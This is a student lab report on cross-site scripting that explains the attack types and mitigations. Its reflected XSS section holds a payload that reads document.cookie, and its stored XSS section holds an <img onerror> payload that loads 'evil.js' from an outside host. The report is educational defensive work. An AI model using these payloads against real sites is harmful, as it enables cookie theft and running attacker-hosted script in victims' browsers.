Secure Coding

Lab-5

XSS

Dasari Mohan Amritesh 18BCN7038

**What is XSS?**

Cross-site Scripting(XSS) is a security vulnerability found in website and/or web applications that accept user input. Examples of these include search engines, login forms, message boards and comment boxes.

Cybercriminals exploit this vulnerability by inputting strings of executable malicious code into these functions. This injects the malicious code into the targeted website’s content, making it a part of the website and this allowing it to affect victims who may visit or view this website. The code may also present itself as transient content that isn’t actually a part of the website but only appears to be to the visitor. This makes it look like the website is indeed compromised by cybercriminals.

**How is Secure Coding related to XSS?**

Since XSS attacks happen quite frequently, the use of Secure coding methods help in fighting against them. Some of these mitigation techniques include:


* Input Sanitization
* Escaping
* Filter input on arrival
* WAF
* Encode data on output
* Use appropriate response headers
* Content Security Policy

# Types of XSS



* **Reflected XSS:** Input​ gets Reflected. Malicious script comes from the current HTTP request.
* **Stored XSS:** Input​ gets stored in the server. Malicious script comes from the website’s database.
* **DOM XSS:** Input​ is stored in DOM. Vulnerability exists in client-side code rather than server-side code.

**Reflected XSS:**



<u> Amritesh </u>






<br> Amritesh <br>




<p style="color:red;">definitely not red</p>




<a href="https://amritesh-dasari.github.io/"> Amritesh Dasari </a>



<script> alert(document.cookie)</script>





Challenge question:







# Stored XSS


<img src=1 onerror="s=document.createElement('script');s.src='//xss-doc.app spot.com/static/evil.js';document.body.appendChild(s);"



# DOM XSS



